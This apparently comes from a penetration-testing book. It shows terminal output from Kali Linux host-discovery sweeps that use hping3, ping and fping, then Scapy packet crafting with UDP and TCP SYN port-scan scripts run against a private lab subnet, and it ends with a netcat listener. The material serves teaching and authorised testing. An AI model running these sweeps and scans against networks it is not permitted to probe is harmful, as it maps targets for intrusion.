1 packets transmitted, 1 packets received, 0% packet loss

--- 172.16.69.35 hping statistic ---
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
round-trip min/avg/max = 104.5/104.5/104.5 ms
[136] 15168

--- 172.16.69.39 hping statistic ---
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

--- 172.16.69.132 hping statistic ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 79.7/79.7/79.7 ms

--- 172.16.69.131 hping statistic ---
1 packets transmitted, 1 packets received, 0% packet loss
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# grep len handle.txt
len=46 ip=172.16.69.1 ttl=64 id=39047 icmp_seq=0 rtt=20.5 ms
len=46 ip=172.16.69.132 ttl=64 id=52655 icmp_seq=0 rtt=10.8 ms
len=46 ip=172.16.69.131 ttl=128 id=59134 icmp_seq=0 rtt=28.0 ms
len=46 ip=172.16.69.128 ttl=64 id=50707 icmp_seq=0 rtt=47.6 ms
len=46 ip=172.16.69.130 ttl=64 id=61717 icmp_seq=0 rtt=49.2 ms
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# grep len handle.txt
len=46 ip=172.16.69.1 ttl=64 id=39047 icmp_seq=0 rtt=20.5 ms
len=46 ip=172.16.69.132 ttl=64 id=52655 icmp_seq=0 rtt=10.8 ms
len=46 ip=172.16.69.131 ttl=128 id=59134 icmp_seq=0 rtt=28.0 ms
len=46 ip=172.16.69.128 ttl=64 id=50707 icmp_seq=0 rtt=47.6 ms
len=46 ip=172.16.69.130 ttl=64 id=61717 icmp_seq=0 rtt=49.2 ms
root@kali:~# grep len handle.txt | cut -d " " -f 2
ip=172.16.69.1
ip=172.16.69.132
ip=172.16.69.131
ip=172.16.69.128
ip=172.16.69.130
root@kali:~# grep len handle.txt | cut -d " " -f 2 | cut -d "=" -f 2
172.16.69.1
172.16.69.132
172.16.69.131
172.16.69.128
172.16.69.130
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# ./ping_sweep.sh
Usage - ./ping_sweep.sh [/24 network address]
Example - ./ping_sweep.sh 172.16.36.0
Example will perform an ICMP ping sweep of the 172.16.36.0/24
network and output to an output.txt file
root@kali:~# ./ping_sweep.sh 172.16.69.0

--- 172.16.69.1 hping statistic ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 5.3/5.3/5.3 ms

--- 172.16.69.2 hping statistic ---
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

--- 172.16.69.3 hping statistic ---
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

--- 172.16.69.4 hping statistic ---
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

--- 172.16.69.5 hping statistic ---
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# cat output.txt
172.16.69.130
172.16.69.131
172.16.69.132
172.16.69.129
172.16.69.128
172.16.69.135
172.16.69.1

root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# hping3 --udp 172.16.69.128
HPING 172.16.69.128 (eth0 172.16.69.128): udp mode set, 28 headers + 0 data bytes
ICMP Port Unreachable from ip=172.16.69.128 name=UNKNOWN
status=0 port=2949 seq=0
ICMP Port Unreachable from ip=172.16.69.128 name=UNKNOWN
status=0 port=2950 seq=1
ICMP Port Unreachable from ip=172.16.69.128 name=UNKNOWN
status=0 port=2951 seq=2
ICMP Port Unreachable from ip=172.16.69.128 name=UNKNOWN
status=0 port=2952 seq=3
ICMP Port Unreachable from ip=172.16.69.128 name=UNKNOWN
status=0 port=2953 seq=4
ICMP Port Unreachable from ip=172.16.69.128 name=UNKNOWN
status=0 port=2954 seq=5
^C
--- 172.16.69.128 hping statistic ---
6 packets transmitted, 6 packets received, 0% packet loss
round-trip min/avg/max = 7.5/8.5/9.9 ms
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# hping3 --udp 172.16.69.128 -c 1
HPING 172.16.69.128 (eth0 172.16.69.128): udp mode set, 28 headers + 0 data bytes
ICMP Port Unreachable from ip=172.16.69.128 name=UNKNOWN
status=0 port=1124 seq=0

--- 172.16.69.128 hping statistic ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 6.6/6.6/6.6 ms
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# hping3 --udp 172.16.69.145 -c 1
HPING 172.16.69.145 (eth0 172.16.69.145): udp mode set, 28 headers + 0 data bytes

--- 172.16.69.145 hping statistic ---
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# hping3 --udp 172.16.69.128 -c 1; hping3 --udp 172.16.69.145 -c 1 | grep "Unreachable"
HPING 172.16.69.128 (eth0 172.16.69.128): udp mode set, 28 headers + 0 data bytes
ICMP Port Unreachable from ip=172.16.69.128 name=UNKNOWN
status=0 port=2777 seq=0

--- 172.16.69.128 hping statistic ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 5.7/5.7/5.7 ms

--- 172.16.69.145 hping statistic ---
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# hping3 --udp 172.16.69.128 -c 1 >> handle.txt

--- 172.16.69.128 hping statistic ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 15.3/15.3/15.3 ms
root@kali:~# hping3 --udp 172.16.69.145 -c 1 >> handle.txt

--- 172.16.69.145 hping statistic ---
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@kali:~# cat handle.txt
HPING 172.16.69.128 (eth0 172.16.69.128): udp mode set, 28 headers + 0 data bytes
ICMP Port Unreachable from ip=172.16.69.128 name=UNKNOWN
status=0 port=2481 seq=0
HPING 172.16.69.145 (eth0 172.16.69.145): udp mode set, 28 headers + 0 data bytes
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# for addr in $(seq 1 254); do hping3 172.16.69.$addr --udp -c 1 >> handle.txt & done
[1] 16674
[2] 16675
[3] 16676
[4] 16677
[5] 16678
```

```
File  Edit  View  Search  Terminal  Help

--- 172.16.69.178 hping statistic ---
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

--- 172.16.69.176 hping statistic ---
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

--- 172.16.69.181 hping statistic ---
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

--- 172.16.69.183 hping statistic ---
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# grep Unreachable handle.txt
ICMP Port Unreachable from ip=172.16.69.128 get hostname...HPING 172.16.69.130 (eth0 172.16.69.130): udp mode set, 28 headers + 0
data bytes
ICMP Port Unreachable from ip=172.16.69.130 get hostname...HPING 172.16.69.40 (eth0 172.16.69.40): udp mode set, 28 headers + 0 da
ta bytes
ICMP Port Unreachable from ip=172.16.69.131 get hostname...HPING 172.16.69.47 (eth0 172.16.69.47): udp mode set, 28 headers + 0 da
ta bytes
ICMP Port Unreachable from ip=172.16.69.132 name=UNKNOWN
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# grep Unreachable handle.txt
ICMP Port Unreachable from ip=172.16.69.128 get hostname...HPING 172.16.69.130 (eth0 172.16.69.130): udp mode set, 28 headers + 0
 data bytes
ICMP Port Unreachable from ip=172.16.69.130 get hostname...HPING 172.16.69.40 (eth0 172.16.69.40): udp mode set, 28 headers + 0 d
ata bytes
ICMP Port Unreachable from ip=172.16.69.131 get hostname...HPING 172.16.69.47 (eth0 172.16.69.47): udp mode set, 28 headers + 0 d
ata bytes
ICMP Port Unreachable from ip=172.16.69.132 name=UNKNOWN
root@kali:~# grep Unreachable handle.txt | cut -d " " -f 5
ip=172.16.69.128
ip=172.16.69.130
ip=172.16.69.131
ip=172.16.69.132
root@kali:~# grep Unreachable handle.txt | cut -d " " -f 5 | cut -d "=" -f 2
172.16.69.128
172.16.69.130
172.16.69.131
172.16.69.132
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# ./udp_sweep.sh
Usage - ./udp_sweep.sh [/24 network address]
Example - ./udp_sweep.sh 172.16.36.0
Example will perform a UDP ping sweep of the 172.16.36.0/24
network and output to an output.txt file
root@kali:~# ./udp_sweep.sh 172.16.69.0

--- 172.16.69.1 hping statistic ---
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

--- 172.16.69.2 hping statistic ---
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

--- 172.16.69.3 hping statistic ---
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# cat output.txt
172.16.69.128
172.16.69.130
172.16.69.131
172.16.69.132
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# hping3 172.16.69.128
HPING 172.16.69.128 (eth0 172.16.69.128): NO FLAGS are set, 40 headers + 0 data bytes
len=46 ip=172.16.69.128 ttl=64 DF id=0 sport=0 flags=RA seq=0 win=0 rtt=13.7 ms
len=46 ip=172.16.69.128 ttl=64 DF id=0 sport=0 flags=RA seq=1 win=0 rtt=5.3 ms
len=46 ip=172.16.69.128 ttl=64 DF id=0 sport=0 flags=RA seq=2 win=0 rtt=1.2 ms
len=46 ip=172.16.69.128 ttl=64 DF id=0 sport=0 flags=RA seq=3 win=0 rtt=0.6 ms
len=46 ip=172.16.69.128 ttl=64 DF id=0 sport=0 flags=RA seq=4 win=0 rtt=7.8 ms
len=46 ip=172.16.69.128 ttl=64 DF id=0 sport=0 flags=RA seq=5 win=0 rtt=7.4 ms
len=46 ip=172.16.69.128 ttl=64 DF id=0 sport=0 flags=RA seq=6 win=0 rtt=6.6 ms
^C
--- 172.16.69.128 hping statistic ---
7 packets transmitted, 7 packets received, 0% packet loss
round-trip min/avg/max = 0.6/6.1/13.7 ms
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# hping3 172.16.69.128 -c 1
HPING 172.16.69.128 (eth0 172.16.69.128): NO FLAGS are set, 40 headers + 0 data bytes
len=46 ip=172.16.69.128 ttl=64 DF id=0 sport=0 flags=RA seq=0 win=0 rtt=4.0 ms

--- 172.16.69.128 hping statistic ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 4.0/4.0/4.0 ms
root@kali:~# hping3 172.16.69.145 -c 1
HPING 172.16.69.145 (eth0 172.16.69.145): NO FLAGS are set, 40 headers + 0 data bytes

--- 172.16.69.145 hping statistic ---
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# ./tcp_sweep.sh
Usage - ./tcp_sweep.sh [/24 network address]
Example - ./tcp_sweep.sh 172.16.36.0
Example will perform a tcp ping sweep of the 172.16.36.0/24
network and output to an output.txt file
root@kali:~# ./tcp_sweep.sh 172.16.69.0

--- 172.16.69.1 hping statistic ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 4.7/4.7/4.7 ms

--- 172.16.69.2 hping statistic ---
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

--- 172.16.69.3 hping statistic ---
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# cat output.txt
172.16.69.1
172.16.69.128
172.16.69.130
172.16.69.131
172.16.69.132
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# ping 172.16.69.128
PING 172.16.69.128 (172.16.69.128) 56(84) bytes of data.
64 bytes from 172.16.69.128: icmp_seq=1 ttl=64 time=0.236 ms
64 bytes from 172.16.69.128: icmp_seq=2 ttl=64 time=0.263 ms
64 bytes from 172.16.69.128: icmp_seq=3 ttl=64 time=0.281 ms
64 bytes from 172.16.69.128: icmp_seq=4 ttl=64 time=0.196 ms
64 bytes from 172.16.69.128: icmp_seq=5 ttl=64 time=0.239 ms
64 bytes from 172.16.69.128: icmp_seq=6 ttl=64 time=0.296 ms
64 bytes from 172.16.69.128: icmp_seq=7 ttl=64 time=0.306 ms
64 bytes from 172.16.69.128: icmp_seq=8 ttl=64 time=0.298 ms
^C
--- 172.16.69.128 ping statistics ---
8 packets transmitted, 8 received, 0% packet loss, time 7174ms
rtt min/avg/max/mdev = 0.196/0.264/0.306/0.038 ms
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# ping 172.16.69.128 -c 2
PING 172.16.69.128 (172.16.69.128) 56(84) bytes of data.
64 bytes from 172.16.69.128: icmp_seq=1 ttl=64 time=1.13 ms
64 bytes from 172.16.69.128: icmp_seq=2 ttl=64 time=0.395 ms

--- 172.16.69.128 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 0.395/0.766/1.138/0.372 ms
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# ping 172.16.69.128 -c 1
PING 172.16.69.128 (172.16.69.128) 56(84) bytes of data.
64 bytes from 172.16.69.128: icmp_seq=1 ttl=64 time=1.00 ms

--- 172.16.69.128 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 1.002/1.002/1.002/0.000 ms
root@kali:~# ping 172.16.69.145 -c 1
PING 172.16.69.145 (172.16.69.145) 56(84) bytes of data.
From 172.16.69.133 icmp_seq=1 Destination Host Unreachable

--- 172.16.69.145 ping statistics ---
1 packets transmitted, 0 received, +1 errors, 100% packet loss, time 0ms

root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# ping 172.16.69.128 -c 1 | grep "bytes from"
64 bytes from 172.16.69.128: icmp_seq=1 ttl=64 time=0.822 ms
root@kali:~# ping 172.16.69.128 -c 1 | grep "bytes from" | cut -d " " -f 4
172.16.69.128:
root@kali:~# ping 172.16.69.128 -c 1 | grep "bytes from" | cut -d " " -f 4 | cut -d ":" -f 1
172.16.69.128
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# ./ping_sweep.sh
Usage - ./ping_sweep.sh [/24 network address]
Example - ./ping_sweep.sh 172.16.36.0
Example will perform an ICMP ping sweep of the 172.16.36.0/24
network and output to an output.txt file
root@kali:~# ./ping_sweep.sh 172.16.69.0
172.16.69.1
172.16.69.128
172.16.69.130
172.16.69.131
172.16.69.132
172.16.69.133
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# ./ping_sweep.sh 172.16.69.0 > output.txt
root@kali:~# cat output.txt
172.16.69.1
172.16.69.128
172.16.69.132
172.16.69.131
172.16.69.133
172.16.69.130
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# fping 172.16.69.128
172.16.69.128 is alive
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# fping 172.16.69.145
ICMP Host Unreachable from 172.16.69.133 for ICMP Echo sent to 172.16.69.145
ICMP Host Unreachable from 172.16.69.133 for ICMP Echo sent to 172.16.69.145
ICMP Host Unreachable from 172.16.69.133 for ICMP Echo sent to 172.16.69.145
ICMP Host Unreachable from 172.16.69.133 for ICMP Echo sent to 172.16.69.145
172.16.69.145 is unreachable
root@kali:~#
```


```
File  Edit  View  Search  Terminal  Help
root@kali:~# fping 172.16.69.128 -c 1
172.16.69.128 : [0], 84 bytes, 2.69 ms (2.69 avg, 0% loss)

172.16.69.128 : xmt/rcv/%loss = 1/1/0%, min/avg/max = 2.69/2.69/2.69
root@kali:~# fping 172.16.69.145 -c 1

172.16.69.145 : xmt/rcv/%loss = 1/0/100%
root@kali:~#
```


```
File  Edit  View  Search  Terminal  Help
root@kali:~# fping -g 172.16.69.1 172.16.69.4
172.16.69.1 is alive
ICMP Host Unreachable from 172.16.69.133 for ICMP Echo sent to 172.16.69.3
ICMP Host Unreachable from 172.16.69.133 for ICMP Echo sent to 172.16.69.2
ICMP Host Unreachable from 172.16.69.133 for ICMP Echo sent to 172.16.69.1
ICMP Host Unreachable from 172.16.69.133 for ICMP Echo sent to 172.16.69.4
ICMP Host Unreachable from 172.16.69.133 for ICMP Echo sent to 172.16.69.2
ICMP Host Unreachable from 172.16.69.133 for ICMP Echo sent to 172.16.69.1
ICMP Host Unreachable from 172.16.69.133 for ICMP Echo sent to 172.16.69.4
ICMP Host Unreachable from 172.16.69.133 for ICMP Echo sent to 172.16.69.3
ICMP Host Unreachable from 172.16.69.133 for ICMP Echo sent to 172.16.69.4
ICMP Host Unreachable from 172.16.69.133 for ICMP Echo sent to 172.16.69.3
ICMP Host Unreachable from 172.16.69.133 for ICMP Echo sent to 172.16.69.2
ICMP Host Unreachable from 172.16.69.133 for ICMP Echo sent to 172.16.69.1
172.16.69.2 is unreachable
172.16.69.3 is unreachable
172.16.69.4 is unreachable
root@kali:~#
```


```
File  Edit  View  Search  Terminal  Help
root@kali:~# fping -g 172.16.69.0/24
172.16.69.1 is alive
ICMP Host Unreachable from 172.16.69.133 for ICMP Echo sent to 172.16.69.3
ICMP Host Unreachable from 172.16.69.133 for ICMP Echo sent to 172.16.69.2
ICMP Host Unreachable from 172.16.69.133 for ICMP Echo sent to 172.16.69.4
ICMP Host Unreachable from 172.16.69.133 for ICMP Echo sent to 172.16.69.5
ICMP Host Unreachable from 172.16.69.133 for ICMP Echo sent to 172.16.69.6
ICMP Host Unreachable from 172.16.69.133 for ICMP Echo sent to 172.16.69.8
ICMP Host Unreachable from 172.16.69.133 for ICMP Echo sent to 172.16.69.7
ICMP Host Unreachable from 172.16.69.133 for ICMP Echo sent to 172.16.69.9
172.16.69.128 is alive
ICMP Host Unreachable from 172.16.69.133 for ICMP Echo sent to 172.16.69.10
172.16.69.130 is alive
ICMP Host Unreachable from 172.16.69.133 for ICMP Echo sent to 172.16.69.11
172.16.69.131 is alive
ICMP Host Unreachable from 172.16.69.133 for ICMP Echo sent to 172.16.69.13
ICMP Host Unreachable from 172.16.69.133 for ICMP Echo sent to 172.16.69.12
172.16.69.132 is alive
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# fping -f iplist.txt
172.16.69.1 is alive
172.16.69.128 is alive
172.16.69.130 is alive
172.16.69.131 is alive
172.16.69.132 is alive
172.16.69.133 is alive
ICMP Host Unreachable from 172.16.69.133 for ICMP Echo sent to 172.16.69.135
ICMP Host Unreachable from 172.16.69.133 for ICMP Echo sent to 172.16.69.128
ICMP Host Unreachable from 172.16.69.133 for ICMP Echo sent to 172.16.69.130
ICMP Host Unreachable from 172.16.69.133 for ICMP Echo sent to 172.16.69.132
172.16.69.129 is unreachable
172.16.69.135 is unreachable
root@kali:~#
```

Chapter 4: Port Scanning







```
>>> i = IP()
>>> i.display()
###[ IP ]###
  version= 4
  ihl= None
  tos= 0x0
  len= None
  id= 1
  flags=
  frag= 0
  ttl= 64
  proto= hopopt
  chksum= None
  src= 127.0.0.1
  dst= 127.0.0.1
  \options\
```

```
>>> u = UDP()
>>> u.display()
###[ UDP ]###
  sport= domain
  dport= domain
  len= None
  chksum= None

>>> u.dport
53
>>>
```

```
>>> u.dport = 123
>>> u.display()
###[ UDP ]###
  sport= domain
  dport= ntp
  len= None
  chksum= None

>>>
```

```
>>> request = (i/u)
>>> request.display()
###[ IP ]###
  version= 4
  ihl= None
  tos= 0x0
  len= None
  id= 1
  flags=
  frag= 0
  ttl= 64
  proto= udp
  chksum= None
  src= 192.168.68.130
  dst= 192.168.68.130
  \options\
###[ UDP ]###
     sport= domain
     dport= ntp
     len= None
     chksum= None
```

```
>>> request = (i/u)
>>> request.display()
###[ IP ]###
  version= 4
  ihl= None
  tos= 0x0
  len= None
  id= 1
  flags=
  frag= 0
  ttl= 64
  proto= udp
  chksum= None
  src= 192.168.68.130
  dst= 172.16.69.128
  \options\
###[ UDP ]###
     sport= domain
     dport= ntp
     len= None
     chksum= None
```

```
>>> sr1 (IP(dst="172.16.69.128")/UDP(dport=123))
Begin emission:
.Finished to send 1 packets.
*
Received 2 packets, got 1 answers, remaining 0 packets
<IP  version=4L ihl=5L tos=0xc0 len=56 id=14984 flags= frag=0L ttl=64 proto=icmp chksum=0x5c57
src=172.16.69.128 dst=172.16.69.133 options=[] |<ICMP  type=dest-unreach code=port-unreachable
chksum=0xe03c reserved=0 length=0 nexthopmtu=0 |<IPerror  version=4L ihl=5L tos=0x0 len=28 id=1
 flags= frag=0L ttl=64 proto=udp chksum=0x97aa src=172.16.69.133 dst=172.16.69.128 options=[] |
<UDPerror  sport=domain dport=ntp len=8 chksum=0x1c08 |>>>>
>>>
```

```
>>> sr1 (IP(dst="172.16.69.128")/UDP(dport=53),timeout=1,verbose=1)
Begin emission:
Finished to send 1 packets.

Received 13 packets, got 0 answers, remaining 1 packets
>>>
```

```
root@kali:~/book# ./udp_scan.py 172.16.69.128 1 100
53
68
69
root@kali:~/book#
```

```
>>> i = IP()
>>> i.display()
###[ IP ]###
  version= 4
  ihl= None
  tos= 0x0
  len= None
  id= 1
  flags=
  frag= 0
  ttl= 64
  proto= hopopt
  chksum= None
  src= 127.0.0.1
  dst= 127.0.0.1
  \options\
```

```
>>> t = TCP()
>>> t.display()
###[ TCP ]###
  sport= ftp_data
  dport= http
  seq= 0
  ack= 0
  dataofs= None
  reserved= 0
  flags= S
  window= 8192
  chksum= None
  urgptr= 0
  options= {}
```

```
>>> request = (i/t)
>>> request.display()
###[ IP ]###
  version= 4
  ihl= None
  tos= 0x0
  len= None
  id= 1
  flags=
  frag= 0
  ttl= 64
  proto= tcp
  chksum= None
  src= 192.168.68.130
  dst= 172.16.69.128
  \options\
###[ TCP ]###
     sport= ftp_data
     dport= http
     seq= 0
     ack= 0
     dataofs= None
     reserved= 0
     flags= S
     window= 8192
     chksum= None
     urgptr= 0
     options= {}
```

```
>>> response = sr1(request)
Begin emission:
.Finished to send 1 packets.
*
Received 2 packets, got 1 answers, remaining 0 packets
>>>
```


```
>>> response = sr1(request)
Begin emission:
..Finished to send 1 packets.
..*
Received 5 packets, got 1 answers, remaining 0 packets
>>> response.display()
###[ IP ]###
  version= 4L
  ihl= 5L
  tos= 0xc0
  len= 56
  id= 50245
  flags=
  frag= 0L
  ttl= 64
  proto= icmp
  chksum= 0xd299
  src= 172.16.69.128
  dst= 172.16.69.133
  \options\
###[ ICMP ]###
     type= dest-unreach
     code= port-unreachable
     chksum= 0xe03c
     reserved= 0
     length= 0
     nexthopmtu= 0
###[ IP in ICMP ]###
        version= 4L
        ihl= 5L
        tos= 0x0
        len= 28
        id= 1
        flags=
        frag= 0L
        ttl= 64
        proto= udp
        chksum= 0x97aa
        src= 172.16.69.133
        dst= 172.16.69.128
        \options\
###[ UDP in ICMP ]###
           sport= domain
           dport= ntp
           len= 8
           chksum= 0x1c08
```

```
>>> sr1(IP(dst="172.16.69.128")/TCP(dport=80))
Begin emission:
Finished to send 1 packets.
*
Received 1 packets, got 1 answers, remaining 0 packets
<IP  version=4L ihl=5L tos=0x0 len=44 id=10599 flags= frag=0L ttl=128 proto=tcp
chksum=0x1aaa src=172.16.69.128 dst=192.168.68.130 options=[] |<TCP  sport=http
dport=ftp_data seq=4120225893 ack=1 dataofs=6L reserved=0L flags=SA window=64240
 chksum=0x80a urgptr=0 options=[('MSS', 1460)] |<Padding  load='\x00\x00' |>>>
>>>
```

```
>>> response=sr1(IP(dst="172.16.69.128")/TCP(dport=4444),timeout=1,verbose=1)
Begin emission:
Finished to send 1 packets.

Received 1 packets, got 1 answers, remaining 0 packets
>>>
```


```
root@kali:~/book# chmod 777 syn_scan.py
root@kali:~/book# ./syn_scan.py
Usage - ./syn_scan.py [Target-IP] [First Port] [Last Port]
Example - ./syn_scan.py 10.0.0.5 1 100
Example will TCP SYN scan ports 1 through 100 on 10.0.0.5
root@kali:~/book#
```

```
root@kali:~/book# ./syn_scan.py 172.16.69.128 1 100
21
22
23
25
53
80
root@kali:~/book#
```




File Edit View Search Terminal Help

```
root@kali:~/book# nc -lvp 4444
listening on [any] 4444 ...
```

